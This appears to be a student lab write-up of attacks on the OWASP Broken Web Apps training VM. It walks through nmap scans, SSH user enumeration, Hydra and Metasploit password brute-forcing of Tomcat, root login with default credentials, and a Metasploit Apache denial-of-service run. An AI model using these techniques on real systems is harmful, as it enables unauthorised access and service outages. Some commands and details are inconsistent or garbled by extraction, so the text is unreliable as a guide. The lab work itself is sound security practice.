

1.0 Nmap Scan result :	1
1.1 Open Ports and Services	2
2.0 Port 22 : ssh login using msfconsole bruteforcing :	3
3.0 HTTP 8080 : Apache tomcat :	6
3.1 Nmap result :	6
3.2 Using Hydra :	7
3.3 Using msfconsole :	7
4.0 Port 8081: Jetty 6.1.25	8
4.1 : using gobuster on port 8081	8
5.0 Port 443: Apache httpd 2.2.14	8

OWASP BROKEN WEB APPLICATION

1.0 Nmap Scan result :

```
(root@kali)~/home/kali/Desktop
# nmap -sV 192.168.153.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 03:36 EDT
Nmap scan report for 192.168.153.129
Host is up (0.0018s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http           Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 m
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp   open  ssl/http       Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 m
445/tcp   open  smb            Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-object    Java Object Serialization
8080/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http           Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.95%I=7%D=8/13%Time=689C407C%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"xac\xed\x05");
MAC Address: 00:0C:29:A8:16:DE (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap has many serious security issues. We strongly recommend
that you run it only on the "host only" or "NAT" network in the virtual
machine settings !!!

TRAINING APPLICATIONS
OWASP WebGoat
OWASP ESAPI Java SwingSet Interactive
OWASP RailsGoat
OWASP RubyGoat
OWASP WebGoat.NET
OWASP Mutillidae II
OWASP Bricks
OWASP Broken Web Application
```

1.1 Open Ports and Services

Port	Protocol	Service	Version / Notes
22	TCP	SSH	OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80	TCP	HTTP	Apache HTTPD 2.2.14 + PHP/5.3.2-1ubuntu4. 30, Python/2.6.5
139	TCP	NetBIOS-SSN	Samba smbd 2.2.4 (Workgroup:

OpenSSH 2.3 < 7.7 - Username Enumeration

EDB-ID:
45233

CVE:
2018-15473

Author:
JUSTIN GARDNER

Type:
REMOTE

Platform:
LINUX

Date:
2018-08-21

EDB Verified: ✓

Exploit:  / 

Vulnerable App:



File Actions Edit View Help

```

l00000000.MMMMMMMMM;d:MMMMMMMMM,00000000l
.00000000.MMM.;MMMMMMMMMMMM,MMM,00000000.
c0000000.MMM.00c.MMMM o00.MMM,00000000c
o000000.MMM.0000.MMM:0000.MMM,000000o
l00000.MMM.0000.MMM:0000.MMM,00000l
;0000'MMM.0000.MMM:0000.MMM;0000;
,d00o'WM.00000cccx0000.MX'x00d;
,k0l'M.00000000000000.M'd0k,
:kk;.00000000000000.;0k;
;k0000000000000000k;
,x0000000000000x,
.l00000000l.
,d0d,
.

Doc=[ metasploit v6.4.69-dev ]
+ -- ==[ 2529 exploits - 1302 auxiliary - 432 post ]
+ -- ==[ 1672 payloads - 49 encoders - 13 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/ssh/ssh_enumusers
[*] Using action Malformed Packet - view all 2 actions with the show actions command
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 192.168.153.129
RHOSTS => 192.168.153.129
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /home/kali/Do
Documents Downloads
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /home/kali/Downloads/usernames.txt
USER_FILE => /home/kali/Downloads/usernames.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set THRE
set THREADS set THRESHOLD
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set THREADS 10
THREADS => 10
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run
[*] 192.168.153.129:22 - SSH - Using malformed packet technique
[*] 192.168.153.129:22 - SSH - Checking for false positives
[*] 192.168.153.129:22 - SSH - Starting scan

```

2.3 Into the owasp machine via ssh :

```
File Actions Edit View Help
192.168.153.129
(root@kali)-[/home/kali/Desktop]
# ssh -oHostKeyAlgorithms=ssh-rsa root@192.168.153.129
root@192.168.153.129's password:
You have new mail.
Last login: Wed Aug 13 03:35:24 2025

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.153.129/

You can administer / configure this machine through the console here, by SSHing
to 192.168.153.129, via Samba at \\192.168.153.129\, or via phpmyadmin at
http://192.168.153.129/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".
root@owaspbwa:~#
```

For details about the known vulnerabilities in these applications, see <https://sourceforge.net/projects/owasp-bwa/>.

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the VM settings !!!

TRAINING APPLICATIONS

3.0 HTTP 8080 : Apache tomcat :

3.1 Nmap result :

```
(root@kali)-[/home/kali/Desktop]
# nmap -sC -sV -p8080 --script vuln 192.168.153.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-11 08:23 EDT
Nmap scan report for 192.168.153.129
Host is up (0.00027s latency).

PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-slowloris-check: Looks like slowloris is
|_  VULNERABLE:
|_   Slowloris DOS attack
|_     State: LIKELY VULNERABLE
|_     IDs: CVE:CVE-2007-6750
|_     Slowloris tries to keep many connections to the target web server open and hold
|_     them open as long as possible. It accomplishes this by opening connections to
|_     the target web server and sending a partial request. By doing so, it starves
|_     the http server's resources causing Denial Of Service.
|_
|_     Disclosure date: 2009-09-17
|_     References:
|_       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_       http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: Apache-Coyote/1.1
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-cookie-flags:
|_  /manager/html/upload:
|_    JSESSIONID:
|_      httponly flag not set
|_  /manager/html:
|_    JSESSIONID:
|_      httponly flag not set
|_http-enum:
|_  /examples/: Sample scripts
|_  /manager/html/upload: Apache Tomcat (401 Unauthorized)
|_  /manager/html: Apache Tomcat (401 Unauthorized)
|_  /docs/: Potentially interesting folder
MAC Address: 00:0C:29:A8:16:DE (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.37 seconds

(root@kali)-[/home/kali/Desktop]
#
```

a.Cookie Flags:

Http only flag not set on JSESSIONID cookie in /manager/html and /manager/html/upload

Impact: Cookies can be accessed via JavaScript if XSS exists, increasing session hijacking risk.

b.Slowloris DoS Attack (CVE-2007-6750)

Status: Likely Vulnerable

Reference: CVE-2007-6750

```
File Actions Edit View Help
9887.txt      compat-wireless-2010-06-28      darkweb2017-top100.txt      jetty_exploit_v2.sh      postman-linear-ids.tar.gz      Submission-of-Thesis_Dissertation-2025.pdf
best1050.txt  compat-wireless-2010-06-28.tar.bz2  f_HIP3pr                    juice-shop                 Revised-Admission-Student-Clearance-Form-03-Apr-2025.pdf  top-usernames-shortlist.txt

[~(root@kali) ~]# /home/kali/Downloads/
hydra -l usersnames.txt -u /home/kali/Downloads/darkweb2017-top100.txt -f 192.168.153.129 http-get /manager/html
hydra v9.5 (c) 2023 by van Hauser/THC © David Maciejak - Please do not use in military or secret service organization
ns, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-11 13:10:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8066025 login tries (1:81475/p:99), ~504127 tries per task
[DATA] attacking http-get://192.168.153.129:80/manager/html
[80][http-get] host: 192.168.153.129 login: 3d password: 123456
[STATUS] attack finished for 192.168.153.129 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-11 13:10:30

[~(root@kali) ~]# /home/kali/Downloads/
```

```


[+] 192.168.153.129:8080 - LOGIN FAILED: xampp:role1 (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: xampp:root (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: xampp:tomcat (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: xampp:s3cret (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: xampp:vagrant (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: xampp:QLogic66 (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: xampp:password (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: xampp:Password1 (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: xampp:changethis (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: xampp:r00t (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: xampp:toor (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: xampp:password1 (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: xampp:j2deployer (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: xampp:0vW*busr1 (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: xampp:kdsxc (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: xampp:owaspba (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: xampp:ADMIN (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: owwebusr:0vW*busr1 (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[+] 192.168.153.129:8080 - Login Successful: root:owaspbwa
[+] 192.168.153.129:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: admin:password (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: admin: (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: admin:Password1 (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: admin:password1 (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: admin:admin (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: manager:manager (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: role1:role1 (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: role1:tomcat (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: role:changethis (Incorrect)
[+] 192.168.153.129:8080 - LOGIN FAILED: tomcat:tomcat (Incorrect)

```





4.0 Port 8081: Jetty 6.1.25

This service is vulnerable for cross-site scripting , information disclosure and injection




4.1 : using gobuster on port 8081



5.0 Port 443: Apache httpd 2.2.14

This service version is vulnerable for a dos attack on that port

Below is the execution of a brute-force attack




```
View the full module info with the info, or info -d command.
msf6 auxiliary(dos/http/apache_mod_isapi) > set RHOSTS 192.168.153.129
RHOSTS => 192.168.153.129
msf6 auxiliary(dos/http/apache_mod_isapi) > set RPORT 443
RPORT => 443
msf6 auxiliary(dos/http/apache_mod_isapi) > exploit
[*] Running module against 192.168.153.129
[*] 192.168.153.129:443 - Causing the ISAPI dll to be loaded and unloaded...
[*] 192.168.153.129:443 - Triggering the crash ...
[*] Auxiliary module execution completed
msf6 auxiliary(dos/http/apache_mod_isapi) > 
```

The exploit sent requests to load and unload the ISAPI DLL (in this case, /cgi-bin/SMTPSend.dll).

It caused the crash by triggering the vulnerability, which might have led to the web server crashing or restarting.

Result:

The [*] Triggering the crash ... message indicates that the server might have crashed or experienced instability due to the DoS attack.

The attack doesn't provide remote code execution or a shell. It is just a denial-of-service (DoS) exploit, which means it makes the server unavailable by crashing the Apache service

